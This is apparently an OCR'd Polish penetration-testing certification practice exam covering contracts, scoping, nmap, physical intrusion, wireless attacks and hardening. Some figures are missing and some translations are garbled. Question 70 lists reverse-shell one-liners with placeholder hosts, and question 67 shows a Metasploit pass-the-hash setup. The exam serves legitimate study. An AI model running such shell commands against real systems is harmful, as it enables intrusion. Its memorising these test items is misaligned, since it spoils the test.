1. Pracujesz dla firmy zajmującej się testami penetracyjnymi. Idziesz na obiad z potencjalnym klientem. Aby zademonstrować techniczną wiedzę specjalistyczną Twojej organizacji w zakresie testów penetracyjnych, wymieniasz z imienia i nazwiska kilku innych klientów i szczegółowo opisujesz różne problemy, które wykryła Twoja ocena przy każdym z nich. Które z poniższych zostało naruszone, kiedy to robiłeś?

A. Zestawienie pracy (SOW)

B. Umowa o zachowaniu poufności (NDA)

C. Ramowa umowa serwisowa (MSA)

D. Zamówienie zakupu (PO)

2. Pracujesz dla firmy zajmującej się testami penetracyjnymi. Potencjalny klient dzwonił w sprawie Twoich usług. Po zapoznaniu się z możliwościami Twojej organizacji, klient decyduje się zaplanować pojedynczy test czarnej skrzynki. Jeśli są zadowoleni z wyników, mogą rozważyć przyszłe testy. Które z poniższych pytań prawdopodobnie najpierw poprosisz klienta o podpisanie?

A. Zamówienie zakupu (PO)

B. Umowa o zachowaniu poufności (NDA)

C. Ramowa umowa serwisowa (MSA)

D. Zestawienie pracy (SOW)

3. Które z poniższych jest umową, w której obie strony zgadzają się na większość warunków, które będą regulować przyszłe umowy?

A. Ramowa umowa serwisowa (MSA)

B. Umowa o zachowaniu poufności (NDA)

C. Zestawienie pracy (SOW)

D. Zamówienie zakupu (PO)

4. Niedawno zostałeś zatrudniony przez firmę ochroniarską do przeprowadzania testów penetracyjnych na klientach. O podpisanie jakich umów Twój nowy pracodawca najprawdopodobniej poprosi Cię jako warunek zatrudnienia? (Wybierz dwa.)

A. Ramowa umowa serwisowa (MSA)

B. Umowa o zachowaniu poufności (NDA)

C. Zestawienie pracy (SOW)

D. Zamówienie zakupu (PO)

E. Umowa o zakazie konkurencji

5. Twoja firma konsultingowa zajmująca się testami penetracyjnymi negocjuje umowę z rządem federalnym USA na przeprowadzenie testów penetracyjnych dla niektórych swoich systemów. Jakie umowy zostaniesz poproszony o podpisanie zamiast zaświadczenia o pracy (SOW)? (Wybierz dwa.)

A. Oświadczenie o celu (SOO)

B. Oświadczenie o wydajności pracy (PWS)

C. Umowa o zakazie konkurencji

D. Zamówienie zakupu (PO)

6. Podczas fazy wykrywania testu penetracji szarej skrzynki używasz narzędzia Zenmap do wyliczenia i odcisku palca urządzeń w jednej z podsieci organizacji docelowej. Szczególnie jedno urządzenie przykuło Twoją uwagę. Wynik jest pokazany tutaj:

Czego możesz dowiedzieć się o urządzeniu z tych informacji?

A. Jest to stacja robocza z systemem Linux.

B. Jest to serwer linuksowy.

C. Jest to urządzenie mobilne.

D. Jest to router z wbudowaną wersją systemu Linux.

7. Podczas fazy wykrywania testu penetracyjnego szarej skrzynki używasz narzędzia Zenmap do wyliczenia i odcisku palca urządzeń w jednej z podsieci organizacji docelowej. Szczególnie jedno urządzenie przykuło Twoją uwagę. Wynik jest pokazany tutaj:

Czego możesz dowiedzieć się o urządzeniu z tych informacji?

A. Do udostępniania plików używa protokołu NTLM.

B. Brakuje najnowszych aktualizacji firmy Microsoft.

C. Jest to kontroler domeny.

D. Jest to serwer plików.

8. Podczas fazy wykrywania testu penetracyjnego szarej skrzynki używasz narzędzia Zenmap do wyliczenia i odcisku palca urządzeń w jednej z podsieci organizacji docelowej. Szczególnie jedno urządzenie przykuło Twoją uwagę. Wynik jest pokazany tutaj:

Czego możesz dowiedzieć się o urządzeniu z tych informacji?

A. Na jednym ze swoich dysków twardych są zdefiniowane udziały.

B. Jest to serwer wykazu globalnego.

C. Ma zainstalowaną rolę hipernadzorcy Hyper-V.

D. Została sfederowana z inną domeną.

E. Żadne z powyższych.

9. Używasz klienta Telnet do łączenia się z serwerem WWW, próbując określić typ i wersję oprogramowania serwera WWW na nim uruchomionego. Jak nazywa się ten proces?


A. Banner grabbing

B. Scanning

C. Exploiting

D. Cracking

10. Podczas fazy wykrywania testu penetracji szarej skrzynki używasz narzędzia Zenmap do wyliczenia, a następnie odcisku palca urządzeń w jednej z podsieci organizacji docelowej. Szczególnie jedno urządzenie przykuło Twoją uwagę. Wynik jest pokazany tutaj:



Czego możesz dowiedzieć się o urządzeniu z tych informacji? (Wybierz dwa.)

A. To jest router.

B. Jest to drukarka sieciowa.

C. Jest to serwer DNS.

D. Działa na serwerze WWW.

E. Został dołączony do domeny Active Directory.

11. Tester penetracji przeszukuje śmieci organizacji docelowej i znajduje dysk optyczny. Czyta płytę na swoim laptopie i odkrywa, że zawiera ona kilka bardzo wrażliwych plików z zasobów ludzkich. Jaki rodzaj exploita wystąpił w tym scenariuszu?

A. Dumpster diving

B. Tailgating

C. Fence jumping

D. Egress sensor bypass

12. Tester penetracyjny podszywa się pod osobę zajmującą się naprawą automatów sprzedających, aby uzyskać fizyczny dostęp do obiektu organizacji docelowej. Po wejściu do środka zauważa, że drzwi do serwerowni są wyposażone w prosty zamek przyciskowy, który nie wykorzystuje żadnego elektronicznego uwierzytelniania. Jakiego fizycznego ataku bezpieczeństwa mógłby użyć, aby uzyskać dostęp do serwerowni?

A. Lock picking

B. Tailgating

C. Fence jumping

D. Egress sensor bypass

13. Tester penetracyjny podszywa się pod osobę zajmującą się naprawą ogrzewania i chłodzenia, aby uzyskać fizyczny dostęp do obiektu organizacji docelowej. Po wejściu do środka prosi o dostęp do serwerowni w celu zbadania problemu z powrotem zimnego powietrza. Opuszczając serwerownię, ukradkiem umieszcza kawałek mocnej taśmy na języczku zamykającym drzwi, co pozwala jej później wrócić do pokoju bez autoryzacji. Jak nazywa się ta technika?

A. Lock picking

B. Lock bypass

C. Fence jumping

D. Badge cloning

14. Zewnętrzne podwójne szklane drzwi do obiektu mają zainstalowany czujnik ruchu, który automatycznie odblokowuje drzwi, gdy ktoś opuszcza obiekt. Aby uzyskać nieautoryzowany dostęp do obiektu, tester penetracji rozpyla puszkę z miotełką w środku szczeliny między drzwiami, aby uruchomić czujnik ruchu i odblokować drzwi. Jak nazywa się ta technika?

A. Lock picking

B. Tailgating

C. Fence jumping

D. Egress sensor bypass

15. Podczas oczekiwania w kolejce w food trucku za pracownikiem docelowej organizacji, tester penetracyjny kradnie jej identyfikator dostępu i kopiuje swój podpis RFID na fałszywej karcie dostępu. Jak nazywa się ta technika?

A. Egress sensor bypass

B. Lock bypass

C. Badge cloning

D. Fence jumping

16. Rozważ następujący obraz:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:03 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0031s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE
53/tcp   open   domain
80/tcp   open   http
179/tcp  closed bgp
443/tcp  open   https
5000/tcp closed upnp
MAC Address:
```

Które polecenia nmapa mogły zostać użyte do wygenerowania tego wyniku? (Wybierz dwa.)

A. nmap 10.0.0.1

B. nmap 10.0.0.1 -sS

C. nmap 10.0.0.1 -sL

D. nmap 10.0.0.1 -sn

17. Rozważ następujący obraz:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:10 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0019s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE
53/tcp   open   domain
80/tcp   open   http
179/tcp  closed bgp
443/tcp  open   https
5000/tcp closed upnp
MAC Address:

Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
```

Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?

A. nmap 10.0.0.1 -PA

B. nmap 10.0.0.1 -sT

C. nmap 10.0.0.1 -sL

D. nmap 10.0.0.1 -sn

18. Rozważ następujący obraz:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:16 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0062s latency).
Not shown: 994 open|filtered ports
PORT     STATE  SERVICE
53/udp   open   domain
161/udp  closed snmp
500/udp  open   isakmp
1701/udp closed L2TP
1900/udp closed upnp
5351/udp closed nat-pmp
MAC Address:
```

Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?


A. nmap 10.0.0.1

B. nmap 10.0.0.1 -sS

C. nmap 10.0.0.1 -sU

D. nmap 10.0.0.1 -sT

19. Rozważ następujący obraz:



Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?

A. nmap 10.0.0.1 -sA

B. nmap 10.0.0.1 -sS

C. nmap 10.0.0.1 -sU

D. nmap 10.0.0.1 -sT

20. Rozważ następujący obraz:

Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?

A. nmap 10.0.0.5 -v

B. nmap 10.0.0.5 -sS

C. nmap 10.0.0.5 -sU

D. nmap 10.0.0.5 -sT

21. Właśnie skończyłeś pisać raport wyników dla klienta po teście penetracyjnym. Który z poniższych sposobów jest odpowiednim sposobem przechowywania pisemnego raportu z ustaleń Twojego klienta?

A. Nagraj raport na dysk optyczny i przechowuj go w wiszącym folderze plików na biurku.

B. Zapisz plik na zaszyfrowanym dysku flash i przechowuj go w szafce.

C. Skopiuj plik do telefonu.

D. Zapisz raport na serwerze FTP swojej organizacji.

22. Musisz pozbyć się kilku raportów z testów penetracyjnych od starych klientów. Pliki są przechowywane na wymiennym dysku twardym, który jest przechowywany w zamkniętym sejfie. Który z poniższych sposobów jest najlepszym sposobem, aby to zrobić?

A. Usuń pliki z dysku.

B. Użyj narzędzia fdisk, aby ponownie podzielić dysk na partycje.

C. Użyj oprogramowania do czyszczenia dysku na dysku.

D. Sformatuj dysk.

23. Musisz pozbyć się kilku raportów z testów penetracyjnych od starych klientów. Wydrukowane kopie raportów są przechowywane w zamkniętej szafce na dokumenty, która została przykręcona do podłogi. Który z poniższych sposobów jest najlepszym sposobem, aby to zrobić?

A. Wyrzuć raporty do śmieci.

B. Włóż raporty do kosza.

C. Ułóż raporty do góry nogami przy drukarce swojego zespołu, aby wykorzystać je jako „zdrapki”.

D. Zniszcz raport w niszczarce poprzecznej.

24. Musisz pozbyć się kilku raportów z testów penetracyjnych od starych klientów. Pliki są przechowywane na dyskach flash, które są przechowywane w zamkniętej szafce. Który z poniższych sposobów jest najlepszym sposobem, aby to zrobić?

A. Rozbij napędy młotkiem.

B. Usuń pliki z dysków.

C. Użyj narzędzia Zarządzanie dyskami, aby ponownie podzielić dyski na partycje.

D. Sformatuj dyski za pomocą Eksploratora plików w systemie Windows.

25. Musisz pozbyć się kilku raportów z testów penetracyjnych od starych klientów. Pliki są przechowywane na dyskach optycznych wielokrotnego zapisu, które są przechowywane w zamkniętej szafce. Który z poniższych sposobów jest najlepszym sposobem, aby to zrobić?

A. Usuń pliki z płyt.

B. Rozdrobnij dyski.

C. Usuń pliki, a następnie zapisz nowe pliki na dyskach.

D. Sformatuj płyty.

26. Które prawo określa standardy dla spółek giełdowych w Stanach Zjednoczonych w odniesieniu do polityki bezpieczeństwa, standardów i kontroli?

A. GLBA

B. SARBOX

C. HIPPA

D. FIPS 140-2

27. Które z poniższych określa standardy certyfikujące moduły kryptograficzne?

A. GLBA

B. SARBOX

C. HIPPA

D. FIPS 140-2

28. Nowy klient dzwoni, aby umówić się na test penetracyjny szarej skrzynki. ty

zbierz przez telefon podstawowe informacje o kliencie, ustal zakres testu i stwórz harmonogram testu. Następnie zatrudniasz kilku wykonawców, aby pomogli w przeprowadzeniu testu i rozpoczęciu oceny w wyznaczonym terminie. Czy właściwie określiłeś zakres tej oceny?

O. Tak, przestrzegano właściwych procedur określania zakresu.

B. Nie, harmonogram należy zdefiniować przed utworzeniem zakresu.

C. Nie, powinieneś poświęcić więcej czasu na zrozumienie grupy docelowej przed określeniem zakresu oceny.

D. Nie, umowy powinny były pomóc w stworzeniu zakresu oceny.

29. Właśnie ukończyłeś test penetracyjny szarej skrzynki dla klienta. Spisałeś swój raport końcowy i dostarczyłeś go klientowi. Upewniłeś się również, że wszelki dostęp przyznany Ci przez klienta w celu przeprowadzenia testu został wyłączony. Piszesz artykuł na blogu identyfikujący klienta i wyniki oceny i publikujesz go, aby upewnić się, że nikt inny nie popełni tych samych błędów w zakresie bezpieczeństwa, które popełnił klient. Czy poprawnie zakończyłeś test penetracyjny?

A. Tak, test penetracyjny został poprawnie zakończony.

B. Nie, przywileje dostępu powinny pozostać na miejscu do następnego testu penetracyjnego.

C. Nie, przywileje dostępu powinny zostać usunięte przed sporządzeniem raportu końcowego.

D. Nie, poufność ustaleń nie została zachowana.

30. Planujesz nadchodzący zewnętrzny test penetracji czarnej skrzynki dla klienta. Próbujesz określić, co zostanie uwzględnione w teście, a co nie. Które z poniższych pytań powinieneś zadać klientowi? (Wybierz dwa.)

A. Czy test powinien koncentrować się na konkretnej znanej luce?

B. Czy klient zapewni fizyczny dostęp do swojego obiektu?

C. Czy test powinien szukać nieznanych luk w zabezpieczeniach?

D. Czy klient zapewni konta na poziomie administratora do przeprowadzenia oceny?

31. Skanujesz sieć wewnętrzną swojego klienta w ramach testu penetracyjnego białej skrzynki. Twoim celem jest wyliczenie sieci. Jakie informacje prawdopodobnie uwzględnisz w procesie wyliczania?

A. Hosty

B. Sieci

C. Domeny

D. Wszystkie powyższe

32. Skanujesz wewnętrzną sieć swojego klienta w ramach testu penetracyjnego białej skrzynki. Twoim celem jest wyliczenie sieci. Jakie informacje prawdopodobnie uwzględnisz w procesie wyliczania?

A. Konta użytkowników

B. Grupy

C. Udostępnione foldery sieciowe

D. Wszystkie powyższe

33. Skanujesz sieć wewnętrzną swojego klienta w ramach testu penetracyjnego białej skrzynki. Twoim celem jest wyliczenie sieci. Jakie informacje prawdopodobnie uwzględnisz w procesie wyliczania?

A. Strony internetowe

B. Aplikacje

C. Usługi

D. Żetony

E. Wszystkie powyższe

34. Musisz wykonać skanowanie podatności w ramach testu penetracyjnego szarej skrzynki. Reguły zaangażowania określają, że wewnętrzni administratorzy systemu nie mają otrzymywać żadnych ostrzeżeń o tym, kiedy nastąpi skanowanie, że należy unikać wykrycia i że skanowanie powinno gromadzić jak najwięcej informacji. Co powinieneś zrobić?

A. Uruchom pełne skanowanie luk w zabezpieczeniach.

B. Uruchom skanowanie z ukrycia.

C. Ogranicz skanowanie, aby użyć minimalnej przepustowości.

D. Żadne z powyższych.

35. Musisz wykonać skanowanie podatności w ramach testu penetracyjnego szarej skrzynki. Reguły zaangażowania określają, że wewnętrzni administratorzy systemu nie mają otrzymywać żadnych ostrzeżeń o tym, kiedy nastąpi skanowanie, że należy unikać wykrycia i że skanowanie powinno gromadzić jak najwięcej informacji. Co powinieneś zrobić?

A. Uruchom skanowanie zgodności.

B. Zaplanuj skanowanie do wczesnych godzin porannych.

C. Uruchom skanowanie bez poświadczeń.

D. Żadne z powyższych.

36. Przeprowadzasz test penetracji szarej skrzynki. Aby przechwytywać informacje z wielu sieci VLAN, kartę sieciową w komputerze skonfigurowano tak, aby emulowała port trunk w przełączniku sieciowym. Twoim celem jest uzyskanie prawdziwego przełącznika do przekazywania ruchu ze wszystkich sieci VLAN do Twojego urządzenia. Jak nazywa się ten exploit?

A. Podszywanie się pod adres MAC

B. Podwójne znakowanie

C. Przełącz podszywanie się

D. Zły bliźniak

37. Który exploit sieci bezprzewodowej wykorzystuje specjalne urządzenie bezprzewodowe do nasłuchiwania żądań SSID od innych urządzeń bezprzewodowych, a następnie podszycia się pod żądany punkt dostępowy?

A. Karma attack

B. Deauth attack

C. Downgrade attack

D. Rogue access point

38. Przeprowadzasz test penetracji czarnej skrzynki. Chcesz wykonać atak zły bliźniaczy, aby przechwycić dane użytkownika sieci bezprzewodowej. Które z poniższych zadań musiałbyś wykonać? (Wybierz dwa.)

A. Zaimplementuj atak fragmentacyjny.

B. Wyślij ramki deauth do deauthentication klientów bezprzewodowych.

C. Połącz ponownie klientów bezprzewodowych z punktem dostępowym o tym samym identyfikatorze SSID, co organizacja docelowa.

D. Użyj brutalnego ataku, aby złamać pin WPS.

E. Powtórz sygnał sieci bezprzewodowej.

39. Który exploit do łamania klucza szyfrowania bezprzewodowego polega na wyodrębnieniu niewielkiej ilości materiału klucza z przechwyconych pakietów bezprzewodowych, a następnie wysłaniu ramek ARP do punktu dostępowego?

A. Repeating attack

B. Downgrade attack

C. Deauth attack

D. Fragmentation attack

40. Jakiego exploita bezprzewodowego można dokonać, tworząc fałszywy portal przechwytujący dla sieci bezprzewodowej, który przechwytuje nazwy użytkowników i hasła ofiar?

A. Repeating attack

B. Credential harvesting

C. Bluesnarfing

D. Jamming attacky

41. Podczas czytania wykonywalnego pliku skryptu, w pobliżu początku skryptu widzisz wiersz, który deklaruje zmienną przy użyciu następującej składni:

$NazwaSerwera = FS1

Jaki to może być rodzaj skryptu? (Wybierz dwa.)

A. PowerShell

B. Bash

C. Rubin

D. Pythona

42. Podczas czytania wykonywalnego pliku skryptu, w pobliżu początku skryptu widzisz wiersz, który deklaruje zmienną przy użyciu następującej składni:

_NazwaSerwera = FS1

Jaki to może być rodzaj skryptu?

A. PowerShell

B. Bash

C. Rubin

D. Pythona

43. Podczas czytania wykonywalnego pliku skryptu, w pobliżu początku skryptu widzisz wiersz, który deklaruje tablicę przy użyciu następującej składni:

Tablica LiczbaPierwszych = [2, 3, 5, 7, 11]

Jaki to może być rodzaj skryptu? (Wybierz dwa.)

A. PowerShell

B. Bash

C. Rubin

D. Pythona

44. Podczas czytania wykonywalnego pliku skryptu, w pobliżu początku skryptu widzisz wiersz, który deklaruje tablicę przy użyciu następującej składni:

Tablica LiczbaPierwszych = (2, 3, 5, 7, 11)

Jaki to może być rodzaj skryptu?

A. PowerShell

B. Bash

C. Rubin

D. Pythona

45. Podczas czytania wykonywalnego pliku skryptu, w pobliżu początku skryptu widzisz wiersz, który deklaruje tablicę przy użyciu następującej składni:

$PrimeNumArray = @(2, 3, 5, 7, 11)

Jaki to może być rodzaj skryptu?

A. PowerShell

B. Bash

C. Rubin

D. Pythona

46. Która z poniższych metod jest powszechnie stosowana do wzmacniania komunikacji sieciowej w systemach komputerowych opartych na systemie Windows?

A. Zamknij wszystkie porty w zaporze systemu Windows, a następnie otwórz tylko te, które są potrzebne zainstalowanym usługom.

B. Otwórz wszystkie porty w zaporze systemu Windows, a następnie zamknij je jeden po drugim, z wyjątkiem tych wymaganych przez zainstalowane usługi.

C. Włącz wyszukiwanie LMShosts.

D. Włącz zaporę systemu Windows tylko w profilu sieci publicznej.

47. Która z poniższych metod jest powszechnie stosowana do wzmacniania systemów komputerowych opartych na systemie Windows? (Wybierz dwa.)

A. Zainstaluj dodatkową systemową pamięć RAM, a następnie wyłącz plik stronicowania systemu Windows.

B. Przyznaj użytkownikowi Administratora prawo „działaj jako część systemu operacyjnego”.

C. Wyłącz niepotrzebne usługi.

D. Zezwól na anonimowy dostęp do rejestru.

E. Wyłącz automatyczne powiadamianie o dostępności poprawki.

48. Która z poniższych metod jest powszechnie stosowana do wzmacniania systemów komputerowych opartych na systemie Windows?

A. Wyłącz Ctrl+Alt+Del dla interaktywnego logowania.

B. Zainstaluj wszystkie dostępne składniki systemu Windows.

C. Wyłącz funkcję BitLocker, jeśli jest włączona.

D. Wyłącz automatyczne uruchamianie.

49. Która z poniższych metod jest powszechnie stosowana do wzmacniania systemów serwerowych opartych na systemie Linux?

A. Włącz i skonfiguruj iptables.

B. Włącz Ctrl+Alt+Del w inittab.

C. Przyznaj wszystkim użytkownikom dostęp do odczytu i zapisu do katalogu /boot.

D. Skonfiguruj protokół IP, aby odpowiadał na żądania ICMP.

50. Która z poniższych metod jest powszechnie stosowana do wzmacniania systemów serwerowych opartych na systemie Linux?

A. Włącz usługę Telnet.

B. Włącz usługę bezpiecznej powłoki (SSH).

C. Skonfiguruj protokół IP, aby odpowiadał na transmisje sieciowe.

D. Włącz konta użytkowników z pustymi hasłami.

51. Określasz zasady zaangażowania (ROE) w nadchodzącym teście penetracyjnym. Będzie to ocena w białej skrzynce. Określiłeś, że cel nie może stosować unikania ani umieszczania na czarnej liście podczas testu. Określiłeś, że cel musi zapewniać wewnętrzny dostęp do sieci, mapę sieci i poświadczenia uwierzytelniania. Określiłeś również, że aplikacje dostarczone przez dostawcę usług SaaS będą objęte zakresem podczas testu. Od kogo potrzebujesz pisemnego upoważnienia do wykonania tego testu? (Wybierz dwa.)

A. Organizacja docelowa

B. Internetowa Korporacja ds. Nadawania Nazw i Numerów (ICANN)

C. Amerykański rejestr numerów internetowych (ARIN)

D. Dostawca usług SaaS

E. Rejestr Interesu Publicznego (PIR)

52. Określasz zasady zaangażowania (ROE) dla nadchodzącego testu penetracyjnego. Będzie to ocena w białej skrzynce. To będzie test wewnętrzny. Żadne strony trzecie nie mogą być zaangażowane. Które z poniższych zasobów można uznać za mieszczące się w zakresie oceny? (Wybierz dwa.)

A. Sieci bezprzewodowe używane przez sąsiednie organizacje

B. System zarządzania kluczami, którego używają do przechowywania kluczy szyfrowania

C. Dostawca usług internetowych organizacji (ISP)

D. Ich system dostarczania treści Amazon Web Service (AWS)

E. Ich konfiguracje routerów

53. Określasz zasady zaangażowania (ROE) dla nadchodzącego testu penetracyjnego. Będzie to ocena szarej skrzynki. To będzie test wewnętrzny. Jakich ograniczeń możesz się spodziewać podczas przeprowadzania oceny? (Wybierz dwa.)

A. Będziesz mieć ograniczony dostęp do sieci.

B. Odczujesz sprzeciw ze strony wewnętrznego personelu IT.

C. Będziesz mieć ograniczony dostęp do pamięci.

D. Nie będziesz mógł wejść na teren organizacji.

E. Nie będzie można uruchamiać skanowania podatności na urządzenia infrastruktury sieciowej organizacji, takie jak serwery, routery i przełączniki.

54. Analityk bezpieczeństwa otrzymuje zarys zakresu nadchodzącego testu penetracyjnego. Ten dokument zawiera godziny, w których każdy może zostać zeskanowany, a także adresy IP. Jaki dokument zawierałby te informacje?

A. Analiza wpływu na biznes (BIA)

B. Ramowa umowa serwisowa (MSA)

C. Zapytanie ofertowe (RFP)

D. Zasady zaangażowania (RoE)

55. Analityk bezpieczeństwa planuje wykorzystać testy penetracyjne wykorzystujące czarną skrzynkę. Którą z poniższych strategii zapewni testerowi ten rodzaj strategii?

A. Uprzywilejowane poświadczenia

B. Schemat sieci

C. Kod źródłowy

D. Nic; muszą dokonać własnego odkrycia.

56. Które z poniższych są słabymi punktami bezpieczeństwa związanymi z urządzeniami mobilnymi? (Wybierz dwa.)

A. Słabe szyfrowanie

B. Rootowanie lub jailbreaking

C. Brak obsługi SSL/TLS

D. Podatne na cross-site scripting

E. Niespójna aktualizacja

57. Które z poniższych urządzeń miałoby prawdopodobnie najsłabsze wewnętrzne zabezpieczenia? (Wybierz dwa.)

A. Serwery Windows

B. Serwery Linux

C. Stacje robocze z systemem Windows

D. Urządzenia wbudowane

E. Inteligentne urządzenia IoT

58. Przeprowadzasz test penetracyjny czarnej skrzynki dla małej sieci detalicznej. Po wyliczeniu jednej z ich lokalizacji detalicznych odkryjesz, że ich systemy punktów sprzedaży (POS) są połączone

bezpośrednio z Internetem. Kiedy je umieszczasz, wydaje się, że korzystają z dodatku SP3 dla systemu Windows XP. Odwiedzasz jedną z ich lokalizacji detalicznych i zauważasz, że systemy POS są podłączone do sieci za pomocą połączenia przewodowego i są przymocowane do lady za pomocą blokady kablowej. Co powinieneś zarekomendować w swoim raporcie końcowym klientowi? (Wybierz dwa.)

A. Zastąp urządzenia POS smartfonami.

B. Podłącz urządzenia POS do sieci za pomocą połączenia bezprzewodowego.

C. Odizoluj urządzenia POS we własnej podsieci, która nie ma połączenia z Internetem.

D. Zaktualizuj urządzenia POS do nowszej wersji.

E. Uaktualnij zabezpieczenia fizyczne.

59. Przeprowadzasz test penetracji szarej skrzynki. Na miejscu można zauważyć, że wszyscy pracownicy używają biometrycznych skanerów linii papilarnych USB do uwierzytelniania w swoich systemach. Jaka jest słabość bezpieczeństwa związana z tego typu systemem uwierzytelniania?

A. Można ich oszukać fałszywymi odciskami palców.

B. Można je ominąć, po prostu je odłączając.

C. Generują fałszywie pozytywne wyniki, gdy martwa skóra, tłuszcz i inne zanieczyszczenia zasłaniają twarz czytelnika.

D. Mogą generować fałszywie dodatni wynik po wystawieniu na działanie promieni słonecznych.

60. Konsumenckie urządzenia Internetu rzeczy (IoT) są zwykle mniej bezpieczne niż systemy zaprojektowane dla konwencjonalnych komputerów stacjonarnych. Dlaczego to stwierdzenie jest prawdziwe?

A. Deweloperzy projektujący urządzenia IoT nie przejmują się tak bardzo bezpieczeństwem.

B. Administratorom trudno jest szeroko stosować te same standardy bezpieczeństwa.

C. Systemom IoT często brakuje mocy sprzętowej wymaganej przez niektóre stabilniejsze rozwiązania.

D. Organy regulacyjne często mają mniejsze ograniczenia dla systemów IoT.

61. Podczas testu penetracyjnego tester uzyskuje fizyczny dostęp do systemu serwera Windows i uruchamia go ponownie z dysku flash z zainstalowaną dystrybucją systemu Linux. Potrafi ominąć zabezpieczenia i skopiować kluczowe pliki z serwera na dysk flash w celu późniejszego złamania i analizy. Jaki rodzaj exploita wystąpił w tym scenariuszu?

A. Atak zimnym butem

B. Exploit aktualizacji powłoki

C. Eksploatacja ucieczki VM

D. Exploit debugowania JTAG

62. Tester penetracyjny podłącza specjalne urządzenie do portu diagnostycznego zaimplementowanego w płycie głównej przez producenta i jest w stanie przechwytywać dane z rejestrów systemowych. Jaki rodzaj exploita wystąpił w tym scenariuszu?

A. Cold boot attack

B. Shell upgrade exploit

C. VM escape exploit

D. JTAG debug exploit

63. Jakie są zagrożenia związane z włączeniem połączeń konsoli szeregowej na urządzeniach sieciowych, takich jak routery i przełączniki?

A. Administratorzy sieci zwykle nie zabezpieczają ich właściwie.

B. Są podatne na emanację danych.

C. Atakującym łatwo się z nimi połączyć.

D. Atakującym łatwo jest podsłuchiwać z nich dane.

64. Które z poniższych jest używane w systemie Windows, aby umożliwić zdalne wykonanie kodu w innym systemie Windows w innym miejscu sieci?

A. RPC/DCOM

B. Serwer X

C. RSH

D. Rlogin

65. Które z poniższych jest narzędziem, którego można używać w systemach Windows, które umożliwia ustanowienie dostępu z wiersza poleceń do konsoli zdalnego systemu Windows, podobnie jak w przypadku starszego klienta Telnet?

A. PsExec

B. VNC

C. RSH

D. Rlogin

66. Penetracja chce przeprowadzić atak typu brute-force na aplikację klienta. Którego z poniższych narzędzi należy użyć?

A. Hashcat

B. Hydra

C. John the Ripper

D. Peach

67. Tester penetracyjny próbuje zaatakować urządzenie z wcześniej zidentyfikowanym kontem użytkownika. Jaki rodzaj ataku jest testowany?

```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                                  Required
----                  ---------------                                                  --------
RHOST                 192.168.2.100                                                    yes
RPORT                 445                                                              yes
SERVICE_DESCRIPTION                                                                    no
SERVICE_DISPLAY_NAME                                                                   no
SERVICE_NAME                                                                           no
SHARE                 ADMIN$                                                           yes
SMBDOMAIN             Corp                                                             no
SMBPASS               aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2487ep      no
SMBUSER               Administrator                                                    no
```

A. Credential dump

B. DLL injection

C. Pass the hash

D. Reverse shell

68. Tester penetracyjny chce użyć Metasploita. Które z poniższych poleceń uruchomi bazę danych Metasploit?

A. db_connect

B. db_init

C. msfconsole

D. msfvenom

69. Jesteś testerem penetracji i chcesz przechwycić skróty NTLM v2 przez sieć do użycia w ataku typu pass-the-hash. Które narzędzie nie pozwala na przechwytywanie skrótów NTLM v2 przez sieć?

A. Ettercap

B. Mimikatz

C. Metasploit

D. Responder

70. Tester penetracyjny przeprowadza test i uzyskuje dostęp do nieograniczonej sieci systemowej za pomocą portu 443. Tester chce utworzyć odwrotną powłokę od klienta z powrotem do testera. Którą z poniższych metod najprawdopodobniej użyje tester?

A. bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1

B. nc -e /bin/sh <SOURCEIP> 443

C. perl -e 'użyj GNIAZDA'; $i='<ŹRÓDŁO>; $p='443;

D. ssh superadmin@<DESTINATIONIP> -p 443

Użyj następującego wyniku skanowania nmap, aby odpowiedzieć na dwa następne pytania:

```
Nmap scan report for 192.168.1.10
Host is up, received echo-reply ttl 63 (0.047s latency).
PORT    STATE  SERVICE REASON
21/tcp  closed ftp     reset ttl 63
23/tcp  closed telnet  reset ttl 63
22/tcp  open   ssh     syn-ack ttl 63
80/tcp  open   http    syn-ack ttl 63
389/tcp open   ldap    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

71. Która flaga nmap została prawdopodobnie użyta do określenia stanu każdego portu?

A. -sV

B. –T5

C. --reason

D. -sT

72. Którego skryptu nmap można użyć do wyliczenia popularnych katalogów internetowych z usługi hostowanej na porcie 80?

A. http-grep

B. http-enum

C. web-enum

D. http-ntlm

73. Które z poniższych najlepiej opisuje atak kolizji skrótów?

A. Wartość skrótu, która zapewnia słabe szyfrowanie.

B. Próba znalezienia dwóch danych wejściowych, które dają taką samą wartość skrótu.

C. Jest to próba odszyfrowania wiadomości.

D. Zapewnia metodę obchodzenia systemu kryptograficznego.

74. Jaki typ luki XSS jest znany jako trwały?

A. Odbite

B. Przechowywane

C. DOM

D. Wszystkie powyższe

